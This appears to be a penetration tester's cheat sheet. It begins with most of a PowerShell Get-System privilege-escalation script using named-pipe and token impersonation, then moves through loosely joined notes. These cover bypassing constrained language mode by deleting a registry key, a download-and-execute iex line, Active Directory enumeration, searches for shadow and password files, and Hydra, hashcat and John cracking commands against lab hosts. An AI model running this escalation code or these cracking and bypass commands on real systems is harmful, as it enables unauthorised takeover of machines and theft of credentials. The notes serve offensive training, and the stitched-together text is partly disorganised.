        https://github.com/rapid7/meterpreter/blob/2a891a79001fc43cb25475cc43bced9449e7dc37/source/extensions/priv/server/elevate/
namedpipe.c
        https://github.com/obscuresec/shmoocon/blob/master/Invoke-TwitterBot
        http://blog.cobaltstrike.com/2014/04/02/what-happens-when-i-type-getsystem/
        http://clymb3r.wordpress.com/2013/11/03/powershell-and-token-impersonation/
#>
    [CmdletBinding(DefaultParameterSetName = 'NamedPipe')]
    param(
        [Parameter(ParameterSetName = "NamedPipe")]
        [Parameter(ParameterSetName = "Token")]
        [String]
        [ValidateSet("NamedPipe", "Token")]
        $Technique = 'NamedPipe',

        [Parameter(ParameterSetName = "NamedPipe")]
        [String]
        $ServiceName = 'TestSVC',

        [Parameter(ParameterSetName = "NamedPipe")]
        [String]
        $PipeName = 'TestSVC',

        [Parameter(ParameterSetName = "RevToSelf")]
        [Switch]
        $RevToSelf,

        [Parameter(ParameterSetName = "WhoAmI")]
        [Switch]
        $WhoAmI
    )

    $ErrorActionPreference = "Stop"

    # from http://www.exploit-monday.com/2012/05/accessing-native-windows-api-in.html
    function Local:Get-DelegateType
    {
        Param
        (
            [OutputType([Type])]

            [Parameter( Position = 0)]
            [Type[]]
            $Parameters = (New-Object Type[](0)),

            [Parameter( Position = 1 )]
            [Type]
            $ReturnType = [Void]
        )

        $Domain = [AppDomain]::CurrentDomain
        $DynAssembly = New-Object System.Reflection.AssemblyName('ReflectedDelegate')
        $AssemblyBuilder = $Domain.DefineDynamicAssembly($DynAssembly, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
        $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('InMemoryModule', $false)
        $TypeBuilder = $ModuleBuilder.DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass',
[System.MulticastDelegate])
        $ConstructorBuilder = $TypeBuilder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $Parameters)
        $ConstructorBuilder.SetImplementationFlags('Runtime, Managed')
        $MethodBuilder = $TypeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $ReturnType, $Parameters)
        $MethodBuilder.SetImplementationFlags('Runtime, Managed')

        Write-Output $TypeBuilder.CreateType()
    }

    # from http://www.exploit-monday.com/2012/05/accessing-native-windows-api-in.html
    function Local:Get-ProcAddress
    {
        Param
        (
            [OutputType([IntPtr])]

            [Parameter( Position = 0, Mandatory = $True )]
            [String]
            $Module,

            [Parameter( Position = 1, Mandatory = $True )]
            [String]
            $Procedure
        )

        # Get a reference to System.dll in the GAC
        $SystemAssembly = [AppDomain]::CurrentDomain.GetAssemblies() |
            Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }
        $UnsafeNativeMethods = $SystemAssembly.GetType('Microsoft.Win32.UnsafeNativeMethods')
        # Get a reference to the GetModuleHandle and GetProcAddress methods
        $GetModuleHandle = $UnsafeNativeMethods.GetMethod('GetModuleHandle')
        $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddress')
        # Get a handle to the module specified
        $Kern32Handle = $GetModuleHandle.Invoke($null, @($Module))
        $tmpPtr = New-Object IntPtr
        $HandleRef = New-Object System.Runtime.InteropServices.HandleRef($tmpPtr, $Kern32Handle)

        # Return the address of the function
        Write-Output $GetProcAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$HandleRef, $Procedure))
    }

    # performs named pipe impersonation to elevate to SYSTEM without needing
    #   SeDebugPrivilege
    function Local:Get-SystemNamedPipe {
        param(
            [String]
            $ServiceName = "TestSVC",

            [String]
            $PipeName = "TestSVC"
        )

        $Command = "%COMSPEC% /C start %COMSPEC% /C `"timeout /t 3 >nul&&echo $PipeName > \\.\pipe\$PipeName`""

        # create the named pipe used for impersonation and set appropriate permissions
        $PipeSecurity = New-Object System.IO.Pipes.PipeSecurity
        $AccessRule = New-Object System.IO.Pipes.PipeAccessRule( "Everyone", "ReadWrite", "Allow" )
        $PipeSecurity.AddAccessRule($AccessRule)
        $Pipe = New-Object System.IO.Pipes.NamedPipeServerStream($PipeName,"InOut",100, "Byte", "None", 1024, 1024, $PipeSecurity)

        $PipeHandle = $Pipe.SafePipeHandle.DangerousGetHandle()

        # Declare/setup all the needed API function
        #   adapted heavily from http://www.exploit-monday.com/2012/05/accessing-native-windows-api-in.html
        $ImpersonateNamedPipeClientAddr = Get-ProcAddress Advapi32.dll ImpersonateNamedPipeClient
        $ImpersonateNamedPipeClientDelegate = Get-DelegateType @( [Int] ) ([Int])
        $ImpersonateNamedPipeClient = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer
($ImpersonateNamedPipeClientAddr, $ImpersonateNamedPipeClientDelegate)

        $CloseServiceHandleAddr = Get-ProcAddress Advapi32.dll CloseServiceHandle
        $CloseServiceHandleDelegate = Get-DelegateType @( [IntPtr] ) ([Int])
        $CloseServiceHandle = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CloseServiceHandleAddr,
$CloseServiceHandleDelegate)

        $OpenSCManagerAAddr = Get-ProcAddress Advapi32.dll OpenSCManagerA
        $OpenSCManagerADelegate = Get-DelegateType @( [String], [String], [Int]) ([IntPtr])
        $OpenSCManagerA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenSCManagerAAddr,
$OpenSCManagerADelegate)

        $OpenServiceAAddr = Get-ProcAddress Advapi32.dll OpenServiceA
        $OpenServiceADelegate = Get-DelegateType @( [IntPtr], [String], [Int]) ([IntPtr])
        $OpenServiceA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($OpenServiceAAddr,
$OpenServiceADelegate)

        $CreateServiceAAddr = Get-ProcAddress Advapi32.dll CreateServiceA
        $CreateServiceADelegate = Get-DelegateType @( [IntPtr], [String], [String], [Int], [Int], [Int], [Int], [String], [String], [Int], [Int],
[Int], [Int]) ([IntPtr])
        $CreateServiceA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateServiceAAddr,
$CreateServiceADelegate)

        $StartServiceAAddr = Get-ProcAddress Advapi32.dll StartServiceA
        $StartServiceADelegate = Get-DelegateType @( [IntPtr], [Int], [Int]) ([IntPtr])
        $StartServiceA = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($StartServiceAAddr,
$StartServiceADelegate)

        $DeleteServiceAddr = Get-ProcAddress Advapi32.dll DeleteService
        $DeleteServiceDelegate = Get-DelegateType @( [IntPtr] ) ([IntPtr])
        $DeleteService = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($DeleteServiceAddr,
$DeleteServiceDelegate)

        $GetLastErrorAddr = Get-ProcAddress Kernel32.dll GetLastError
        $GetLastErrorDelegate = Get-DelegateType @() ([Int])
        $GetLastError = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($GetLastErrorAddr,
$GetLastErrorDelegate)

        # Step 1 - OpenSCManager()
        # 0xF003F = SC_MANAGER_ALL_ACCESS
        #   http://msdn.microsoft.com/en-us/library/windows/desktop/ms685981(v=vs.85).aspx
        Write-Verbose "Opening service manager"
        $ManagerHandle = $OpenSCManagerA.Invoke("\\localhost", "ServicesActive", 0xF003F)
        Write-Verbose "Service manager handle: $ManagerHandle"

        # if we get a non-zero handle back, everything was successful
        if ($ManagerHandle -and ($ManagerHandle -ne 0)) {

            # Step 2 - CreateService()
            # 0xF003F = SC_MANAGER_ALL_ACCESS
            # 0x10 = SERVICE_WIN32_OWN_PROCESS
            # 0x3 = SERVICE_DEMAND_START
            # 0x1 = SERVICE_ERROR_NORMAL
            Write-Verbose "Creating new service: '$ServiceName'"
            try {
                $ServiceHandle = $CreateServiceA.Invoke($ManagerHandle, $ServiceName, $ServiceName, 0xF003F, 0x10, 0x3, 0x1,
$Command, $null, $null, $null, $null, $null)
                $err = $GetLastError.Invoke()
            }
            catch {
                Write-Warning "Error creating service : $_"
                $ServiceHandle = 0
            }
            Write-Verbose "CreateServiceA Handle: $ServiceHandle"

            if ($ServiceHandle -and ($ServiceHandle -ne 0)) {
                $Success = $True
                Write-Verbose "Service successfully created"
                # Step 3 - CloseServiceHandle() for the service handle
                Write-Verbose "Closing service handle"
                $Null = $CloseServiceHandle.Invoke($ServiceHandle)

                # Step 4 - OpenService()
                Write-Verbose "Opening the service '$ServiceName'"
                $ServiceHandle = $OpenServiceA.Invoke($ManagerHandle, $ServiceName, 0xF003F)
                Write-Verbose "OpenServiceA handle: $ServiceHandle"

                if ($ServiceHandle -and ($ServiceHandle -ne 0)){

                    # Step 5 - StartService()
                    Write-Verbose "Starting the service"
                    $val = $StartServiceA.Invoke($ServiceHandle, $null, $null)
                    $err = $GetLastError.Invoke()

                    # if we successfully started the service, let it breathe and then delete it
                    if ($val -ne 0){
                        Write-Verbose "Service successfully started"
                        # breathe for a second
                        Start-Sleep -s 1
                    }
                    else{
                        if ($err -eq 1053){
                            Write-Verbose "Command didn't respond to start"
                        }
                        else{
                            Write-Warning "StartService failed, LastError: $err"
                        }
                        # breathe for a second
                        Start-Sleep -s 1
                    }

                    # start cleanup
                    # Step 6 - DeleteService()
                    Write-Verbose "Deleting the service '$ServiceName'"
                    $val = $DeleteService.invoke($ServiceHandle)
                    $err = $GetLastError.Invoke()

                    if ($val -eq 0){
                        Write-Warning "DeleteService failed, LastError: $err"
                    }
                    else{
                        Write-Verbose "Service successfully deleted"
                    }

                    # Step 7 - CloseServiceHandle() for the service handle
                    Write-Verbose "Closing the service handle"
                    $val = $CloseServiceHandle.Invoke($ServiceHandle)
                    Write-Verbose "Service handle closed off"
                }
                else {
                    Write-Warning "[!] OpenServiceA failed, LastError: $err"
                }
            }

            else {
                Write-Warning "[!] CreateService failed, LastError: $err"
            }

            # final cleanup - close off the manager handle
            Write-Verbose "Closing the manager handle"
            $Null = $CloseServiceHandle.Invoke($ManagerHandle)
        }
        else {
            # error codes - http://msdn.microsoft.com/en-us/library/windows/desktop/ms681381(v=vs.85).aspx
            Write-Warning "[!] OpenSCManager failed, LastError: $err"
        }

        if($Success) {
            Write-Verbose "Waiting for pipe connection"
            $Pipe.WaitForConnection()
```

```
            $Null = (New-Object System.IO.StreamReader($Pipe)).ReadToEnd()

            $Out = $ImpersonateNamedPipeClient.Invoke([Int]$PipeHandle)
            Write-Verbose "ImpersonateNamedPipeClient: $Out"
        }

        # clocse off the named pipe
        $Pipe.Dispose()
    }

    # performs token duplication to elevate to SYSTEM
    #   needs SeDebugPrivilege
    # written by @mattifestation and adapted from https://github.com/obscuresec/shmoocon/blob/master/Invoke-TwitterBot
    Function Local:Get-SystemToken {
        [CmdletBinding()] param()

        $DynAssembly = New-Object Reflection.AssemblyName('AdjPriv')
        $AssemblyBuilder = [Appdomain]::Currentdomain.DefineDynamicAssembly($DynAssembly,
[Reflection.Emit.AssemblyBuilderAccess]::Run)
        $ModuleBuilder = $AssemblyBuilder.DefineDynamicModule('AdjPriv', $False)
        $Attributes = 'AutoLayout, AnsiClass, Class, Public, SequentialLayout, Sealed, BeforeFieldInit'

        $TokPriv1LuidTypeBuilder = $ModuleBuilder.DefineType('TokPriv1Luid', $Attributes, [System.ValueType])
        $TokPriv1LuidTypeBuilder.DefineField('Count', [Int32], 'Public') | Out-Null
        $TokPriv1LuidTypeBuilder.DefineField('Luid', [Int64], 'Public') | Out-Null
        $TokPriv1LuidTypeBuilder.DefineField('Attr', [Int32], 'Public') | Out-Null
        $TokPriv1LuidStruct = $TokPriv1LuidTypeBuilder.CreateType()

        $LuidTypeBuilder = $ModuleBuilder.DefineType('LUID', $Attributes, [System.ValueType])
        $LuidTypeBuilder.DefineField('LowPart', [UInt32], 'Public') | Out-Null
        $LuidTypeBuilder.DefineField('HighPart', [UInt32], 'Public') | Out-Null
        $LuidStruct = $LuidTypeBuilder.CreateType()

        $Luid_and_AttributesTypeBuilder = $ModuleBuilder.DefineType('LUID_AND_ATTRIBUTES', $Attributes, [System.ValueType])
        $Luid_and_AttributesTypeBuilder.DefineField('Luid', $LuidStruct, 'Public') | Out-Null
        $Luid_and_AttributesTypeBuilder.DefineField('Attributes', [UInt32], 'Public') | Out-Null
        $Luid_and_AttributesStruct = $Luid_and_AttributesTypeBuilder.CreateType()

        $ConstructorInfo = [Runtime.InteropServices.MarshalAsAttribute].GetConstructors()[0]
        $ConstructorValue = [Runtime.InteropServices.UnmanagedType]::ByValArray
        $FieldArray = @([Runtime.InteropServices.MarshalAsAttribute].GetField('SizeConst'))

        $TokenPrivilegesTypeBuilder = $ModuleBuilder.DefineType('TOKEN_PRIVILEGES', $Attributes, [System.ValueType])
        $TokenPrivilegesTypeBuilder.DefineField('PrivilegeCount', [UInt32], 'Public') | Out-Null
        $PrivilegesField = $TokenPrivilegesTypeBuilder.DefineField('Privileges', $Luid_and_AttributesStruct.MakeArrayType(), 'Public')
        $AttribBuilder = New-Object Reflection.Emit.CustomAttributeBuilder($ConstructorInfo, $ConstructorValue, $FieldArray, @([Int32] 1))
        $PrivilegesField.SetCustomAttribute($AttribBuilder)
        $TokenPrivilegesStruct = $TokenPrivilegesTypeBuilder.CreateType()

        $AttribBuilder = New-Object Reflection.Emit.CustomAttributeBuilder(
            ([Runtime.InteropServices.DllImportAttribute].GetConstructors()[0]),
            'advapi32.dll',
            @([Runtime.InteropServices.DllImportAttribute].GetField('SetLastError')),
            @([Bool] $True)
        )

        $AttribBuilder2 = New-Object Reflection.Emit.CustomAttributeBuilder(
            ([Runtime.InteropServices.DllImportAttribute].GetConstructors()[0]),
            'kernel32.dll',
            @([Runtime.InteropServices.DllImportAttribute].GetField('SetLastError')),
            @([Bool] $True)
        )

        $Win32TypeBuilder = $ModuleBuilder.DefineType('Win32Methods', $Attributes, [ValueType])
        $Win32TypeBuilder.DefinePInvokeMethod(
            'OpenProcess',
            'kernel32.dll',
            [Reflection.MethodAttributes] 'Public, Static',
            [Reflection.CallingConventions]::Standard,
            [IntPtr],
            @([UInt32], [Bool], [UInt32]),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder2)

$Win32TypeBuilder.DefinePInvokeMethod(
    'CloseHandle',
    'kernel32.dll',
    [Reflection.MethodAttributes] 'Public, Static',
    [Reflection.CallingConventions]::Standard,
    [Bool],
    @([IntPtr]),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder2)

$Win32TypeBuilder.DefinePInvokeMethod(
    'DuplicateToken',
    'advapi32.dll',
    [Reflection.MethodAttributes] 'Public, Static',
    [Reflection.CallingConventions]::Standard,
    [Bool],
    @([IntPtr], [Int32], [IntPtr].MakeByRefType()),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder)

$Win32TypeBuilder.DefinePInvokeMethod(
    'SetThreadToken',
    'advapi32.dll',
    [Reflection.MethodAttributes] 'Public, Static',
    [Reflection.CallingConventions]::Standard,
    [Bool],
    @([IntPtr], [IntPtr]),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder)

$Win32TypeBuilder.DefinePInvokeMethod(
    'OpenProcessToken',
    'advapi32.dll',
    [Reflection.MethodAttributes] 'Public, Static',
    [Reflection.CallingConventions]::Standard,
    [Bool],
    @([IntPtr], [UInt32], [IntPtr].MakeByRefType()),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder)

$Win32TypeBuilder.DefinePInvokeMethod(
    'LookupPrivilegeValue',
    'advapi32.dll',
    [Reflection.MethodAttributes] 'Public, Static',
    [Reflection.CallingConventions]::Standard,
    [Bool],
    @([String], [String], [IntPtr].MakeByRefType()),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder)

$Win32TypeBuilder.DefinePInvokeMethod(
    'AdjustTokenPrivileges',
    'advapi32.dll',
    [Reflection.MethodAttributes] 'Public, Static',
    [Reflection.CallingConventions]::Standard,
    [Bool],
    @([IntPtr], [Bool], $TokPriv1LuidStruct.MakeByRefType(),[Int32], [IntPtr], [IntPtr]),
    [Runtime.InteropServices.CallingConvention]::Winapi,
    'Auto').SetCustomAttribute($AttribBuilder)

$Win32Methods = $Win32TypeBuilder.CreateType()

$Win32Native = [Int32].Assembly.GetTypes() | ? {$_.Name -eq 'Win32Native'}
$GetCurrentProcess = $Win32Native.GetMethod(
    'GetCurrentProcess',
    [Reflection.BindingFlags] 'NonPublic, Static'
)

$SE_PRIVILEGE_ENABLED = 0x00000002
```

```
    $STANDARD_RIGHTS_REQUIRED = 0x000F0000
    $STANDARD_RIGHTS_READ = 0x00020000
    $TOKEN_ASSIGN_PRIMARY = 0x00000001
    $TOKEN_DUPLICATE = 0x00000002
    $TOKEN_IMPERSONATE = 0x00000004
    $TOKEN_QUERY = 0x00000008
    $TOKEN_QUERY_SOURCE = 0x00000010
    $TOKEN_ADJUST_PRIVILEGES = 0x00000020
    $TOKEN_ADJUST_GROUPS = 0x00000040
    $TOKEN_ADJUST_DEFAULT = 0x00000080
    $TOKEN_ADJUST_SESSIONID = 0x00000100
    $TOKEN_READ = $STANDARD_RIGHTS_READ -bor $TOKEN_QUERY
    $TOKEN_ALL_ACCESS = $STANDARD_RIGHTS_REQUIRED -bor
        $TOKEN_ASSIGN_PRIMARY -bor
        $TOKEN_DUPLICATE -bor
        $TOKEN_IMPERSONATE -bor
        $TOKEN_QUERY -bor
        $TOKEN_QUERY_SOURCE -bor
        $TOKEN_ADJUST_PRIVILEGES -bor
        $TOKEN_ADJUST_GROUPS -bor
        $TOKEN_ADJUST_DEFAULT -bor
        $TOKEN_ADJUST_SESSIONID

    [long]$Luid = 0

    $tokPriv1Luid = [Activator]::CreateInstance($TokPriv1LuidStruct)
    $tokPriv1Luid.Count = 1
    $tokPriv1Luid.Luid = $Luid
    $tokPriv1Luid.Attr = $SE_PRIVILEGE_ENABLED

    $RetVal = $Win32Methods::LookupPrivilegeValue($Null, "SeDebugPrivilege", [ref]$tokPriv1Luid.Luid)

    $htoken = [IntPtr]::Zero
    $RetVal = $Win32Methods::OpenProcessToken($GetCurrentProcess.Invoke($Null, @()), $TOKEN_ALL_ACCESS, [ref]$htoken)

    $tokenPrivileges = [Activator]::CreateInstance($TokenPrivilegesStruct)
    $RetVal = $Win32Methods::AdjustTokenPrivileges($htoken, $False, [ref]$tokPriv1Luid, 12, [IntPtr]::Zero, [IntPtr]::Zero)

    if(-not($RetVal)) {
        Write-Error "AdjustTokenPrivileges failed, RetVal : $RetVal" -ErrorAction Stop
    }

    $LocalSystemNTAccount = (New-Object -TypeName 'System.Security.Principal.SecurityIdentifier' -ArgumentList
([Security.Principal.WellKnownSidType]::'LocalSystemSid', $null)).Translate([Security.Principal.NTAccount]).Value

    $SystemHandle = Get-WmiObject -Class Win32_Process | ForEach-Object {
        try {
            $OwnerInfo = $_.GetOwner()
            if ($OwnerInfo.Domain -and $OwnerInfo.User) {
                $OwnerString = "$($OwnerInfo.Domain)\$($OwnerInfo.User)".ToUpper()

                if ($OwnerString -eq $LocalSystemNTAccount.ToUpper()) {
                    $Process = Get-Process -Id $_.ProcessId

                    $Handle = $Win32Methods::OpenProcess(0x0400, $False, $Process.Id)
                    if ($Handle) {
                        $Handle
                    }
                }
            }
        }
        catch {}
    } | Where-Object {$_ -and ($_ -ne 0)} | Select -First 1

    if ((-not $SystemHandle) -or ($SystemHandle -eq 0)) {
        Write-Error 'Unable to obtain a handle to a system process.'
    }
    else {
        [IntPtr]$SystemToken = [IntPtr]::Zero
        $RetVal = $Win32Methods::OpenProcessToken(([IntPtr][Int] $SystemHandle), ($TOKEN_IMPERSONATE -bor
$TOKEN_DUPLICATE), [ref]$SystemToken);$LastError = [ComponentModel.Win32Exception]
[Runtime.InteropServices.Marshal]::GetLastWin32Error()
```

```
            Write-Verbose "OpenProcessToken result: $RetVal"
            Write-Verbose "OpenProcessToken result: $LastError"

            [IntPtr]$DulicateTokenHandle = [IntPtr]::Zero
            $RetVal = $Win32Methods::DuplicateToken($SystemToken, 2, [ref]$DulicateTokenHandle);$LastError =
[ComponentModel.Win32Exception][Runtime.InteropServices.Marshal]::GetLastWin32Error()

            Write-Verbose "DuplicateToken result: $LastError"

            $RetVal = $Win32Methods::SetThreadToken([IntPtr]::Zero, $DulicateTokenHandle);$LastError =
[ComponentModel.Win32Exception][Runtime.InteropServices.Marshal]::GetLastWin32Error()
            if(-not($RetVal)) {
                Write-Error "SetThreadToken failed, RetVal : $RetVal" -ErrorAction Stop
            }

            Write-Verbose "SetThreadToken result: $LastError"
            $null = $Win32Methods::CloseHandle($Handle)
        }
    }

    if (-not ([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole
([Security.Principal.WindowsBuiltInRole] 'Administrator')) {
        Write-Error "Script must be run as administrator" -ErrorAction Stop
    }

    if([System.Threading.Thread]::CurrentThread.GetApartmentState() -ne 'STA') {
        Write-Error "Script must be run in STA mode, relaunch powershell.exe with -STA flag" -ErrorAction Stop
    }

    if($PSBoundParameters['WhoAmI']) {
        Write-Output "$([Environment]::UserDomainName)\$([Environment]::UserName)"
        return
    }

    elseif($PSBoundParameters['RevToSelf']) {
        $RevertToSelfAddr = Get-ProcAddress advapi32.dll RevertToSelf
        $RevertToSelfDelegate = Get-DelegateType @() ([Bool])
        $RevertToSelf = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($RevertToSelfAddr,
$RevertToSelfDelegate)

        $RetVal = $RevertToSelf.Invoke()
        if($RetVal) {
            Write-Output "RevertToSelf successful."
        }
        else {
            Write-Warning "RevertToSelf failed."
        }
        Write-Output "Running as: $([Environment]::UserDomainName)\$([Environment]::UserName)"
    }

    else {
        if($Technique -eq 'NamedPipe') {
            # if we're using named pipe impersonation with a service
            Get-SystemNamedPipe -ServiceName $ServiceName -PipeName $PipeName
        }
        else {
            # otherwise use token duplication
            Get-SystemToken
        }
        Write-Output "Running as: $([Environment]::UserDomainName)\$([Environment]::UserName)"
    }
}
```

constrained language breakout

First see the environment in powershell prompt with below command

ls env:

Then remove the key

```
Remove-ItemProperty -path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\" -name __PSLockdownPolicy
```

```
powershell "Remove-ItemProperty -path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\" -name __PSLockdownPolicy"
```

```
powershell Remove-ItemProperty -path "HKLM:\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\" -name __PSLockdownPolicy
```

Now start a new powershell process, and do the below

Now look at the environment again

```
ls env:
```

There should no longer be the _PSLockdownPolicy Parameter

Check for constrained language mode

```
$ExecutionContext.SessionState.LanguageMode
```

Enable PSRemoting

```
Enable-PSRemoting -SkipNetworkProfileCheck  -Force
winrm s winrm/config/client '@{TrustedHosts="172.16.80.100"}'
Enable-WSManCredSSP -Role Server

winrm s winrm/config/client '@{TrustedHosts="*"}'
```

user enumeration

Get a list of users in the current domain

```
Get-NetUser (Powerview)
Get-NetUser -Username student (Powerview)

Get-ADUser -Filter * -Properties * (Active Directory)
Get-ADUser -Identity student -properties * (Active Directory)
```

Get list of all properties for users in the current Domain

```
Get-UserProperty (Powerview)
Get-UserProperty -Properties pwdlastset (Powerview)

Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -Membertype *Property | select Name        (Active Directory)
Get-ADUser -Filter * -Properties * | select name,@{expression={[datetime]::fromFileTime($_.pwdlastset)}}    (Active Directory)
```

enable psremoting

First enable remoting

```
Enable-PSRemoting -SkipNetworkProfileCheck -Force
```

Now add trusted hosts

```
winrm s winrm/config/client '@{TrustedHosts="172.16.80.100"}'
```

winrm set winrm/config/client '@{TrustedHosts="10.100.11.102,10.100.11.250"}'

powerup - privilege escalation

domain enumeration

List Current Domain - AD Module

$ADClass = [System.DirectoryServices.ActiveDirectory.Domain]
$ADClass::GetCurrentDomain()

Install AD Module with powershell tools without installing RSAT.

https://github.com/samratashok/ADModule

iex (new-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/ADModule/master/Import-ActiveDirectory.ps1');Import-ActiveDirectory

Get Current Domain

Get-NetDomain (PowerView)

Get-ADDomain (ActiveDirectory)

Get Object of another Domain

Get-NetDomain -Domain els.local (PowerView)

Get-ADDomain -Identity els.local (Active Directory)

Get Domain SID for current Domain

Get-DomainSID (Powerview)

(Get-ADDomain).DomainSID (Active Directory)

Get Domain Policy for the Current Domain

Get-DomainPolicy (Powerview)

(Get-DomainPolicy)."system access" (Powerview)

Get Domain Policy for another Domain

(Get-DomainPolicy -domain els.local)."system access" (Powerview)

Get Domain Controllers for the Current Domain

Get-NetDomainController (Powerview)

Get-ADDomainController (Active Directory)

Get Domain Controllers for another Domain

Get-NetDomainController -Domain els.local (Powerview)

Get-ADDomainController -DomainName els.local -Discover (Active Directory)

linux

```
#####################################
Ping Sweep

for i in `seq 1 255`; do ping -c 1 172.16.1.$i | tr \\n ' ' | awk '/1 received/ {print $2}'; done



#####################################
```

Enumeration

find hidden files
```
find . -type f -name '*.py'  <----you can edit this to find php, py, html, txt, whatever file you want.
```

Find writeable files in a linux box IE, if you want to download an exploit etc etc

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders

find / -perm -o x -type d 2>/dev/null     # world-executable folders

find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders

find / -perm -2 ! -type l -ls 2>/dev/null  # world readable and writeable folders - maybe a cron job running as root :)

find / -type f -exec grep -l "flag.txt" {} \;  ##Find a file with a particular name
```

----

find filtering by path, filename, and permissions

```
find /path -iname "FILTER" -perm PERM
```

find with flags used to list or delete files found

```
find /path -iname "FILTER" -ls
```

find with grep to quickly identify files of interest

```
find /path -iname "FILTER" -exec grep -i "CONTENT" {} \;
```

find things like shadow.bak etc

```
find / -iname "shadow*"
```

find with flags used to list or delete files found (w/error redirection)
```
find / -iname "shadow*" -ls 2>/dev/null
```

find results can also be filtered by file permissions as well (-perm) flag
```
find / -iname "shadow*" -perm /o+r -ls 2>/dev/null
```

find with grep to search for strings inside of files:

```
find /home -iname "*.txt" 2>/dev/null -exec grep -i 'pass' {} \;
```

find with grep to quickly identify files of interest:

```
find /home -iname "*.txt" 2>/dev/null -exec grep -li 'pass' {} \;
```

find with egrep to quickly identify files of interest using regular expressions:

```
find /home -iname "*.txt" 2>/dev/null -exec egrep -li "^.+@.+$" {} \;
```

Syntax: Recursively list all hidden files and directories on Linux/Unix

The basic syntax is as follows:

```
find /dir/to/search/ -name ".*" -print
```

OR

```
find /dir/to/search/ -name ".*" -ls
```

OR search only hidden files:

```
find /dir/to/search/ -type f -iname ".*" -ls
```

OR search only hidden directories:

```
find /dir/to/search/ -type d -iname ".*" -ls
```

OR

```
find /dir/to/search -path '*/.*' -print
find /dir/to/search -path '*/.*' -ls
```

Find files based in attributes e.g.; list files that are text, ascii, unicode etc etc

```
file /home/bandit4/inhere/*
```

Find a readable file, that is not executable, and has a certain size (within same directory)

```
find -readable -size 1033c ! -executable
```

tar

tar example

```
tar -xvf unix-privesc-check-master.zip
```

exploit-pack

For Windows:
Download and install Java 8 from Oracle:
Windows Java SE Java 8 for 32 bits or Java 8 for 64 bits
After you have installed Java 8 in your machine, double click ExplotPack.jar or from a console run this command: "java -jar ExploitPack.jar"

For Linux:
Under any Linux distribution that supports DEB packages like Ubuntu, Debian, Kali, etc. you can run the following commands to install Java 8 from an official repository
Copy and paste the following in a terminal window:

```
echo "deb http://ppa.launchpad.net/webupd8team/java/ubuntu trusty main" >> /etc/apt/sources.list
echo "deb-src http://ppa.launchpad.net/webupd8team/java/ubuntu precise main" >> /etc/apt/sources.list
```

sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys EEA14886
sudo apt-get update
sudo apt-get install oracle-java8-installer

password-cracking

findmyhash LM -h AAD3B435B51404EEAAD3B435B51404EE <----example
   ^ ^^^^^^
Type of hashHash itself

Hydra

hydra -L /usr/share/nmap/nselib/data/usernames.lst -P /usr/share/nmap/nselib/data/passwords.lst -u -e s -s 25 192.168.0.15 ftp

username list   password list   params   IP address   service

Hydra against a post request on a website. http-post-form is because it's a post request ^USER^ and ^PASS^ are the variables in the post request - Incorrect username is a string that comes into play when you incorrectly login. - the colon separates the parameters

hydra -l admin -P darkweb2017-top10K.txt 10.10.10.75 http-post-form "/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username"

Hydra Post on a forum

hydra -l harvey -P /usr/share/wordlists/rockyou.txt internal-01.bart.htb http-form-post "/simple_chat/login.php:uname=^USER^&passwd=^PASS^&submit=login:Invalid Username or Password"

To crack a locked zip file

fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.tar.bz2.zip <--crack a zip file

wordlist   file

now, you can unzip the file with the following "if the password is found"

unzip -P <password> <name of file>

*example unzip -P aaaaaa backup.tar.bz2.zip

now you can unzip the file

tar -xjf <filename>

John Stand Alone Cracker

john <hashdump> --wordlist /usr/share/wordlists/rockyou.txt

Responder

hashcat32.exe -m 5600 "F:\kali-stuff\Steve_Hashes.txt" "F:\kali-stuff\18_in_1.lst" -r "F:\kali-stuff\NSAKEYv2.rule" -O -w 3 -a 0

hashcat64.exe -m 5600 "F:\kali-stuff\rules\netntlm-hashes.txt" "F:\kali-stuff\test" -r fuckyou.rule --speed-only --net-ntlmv2 AKA responder hashes

Kerberoast

hashcat32.exe -m 13100 -d 1 -w 4 -a 0 "F:\kali-stuff\pewpewinteresting.txt" "F:\kali-stuff\18_in_1.lst" -r "F:\kali-stuff\NSAKEYv2.rule" -O

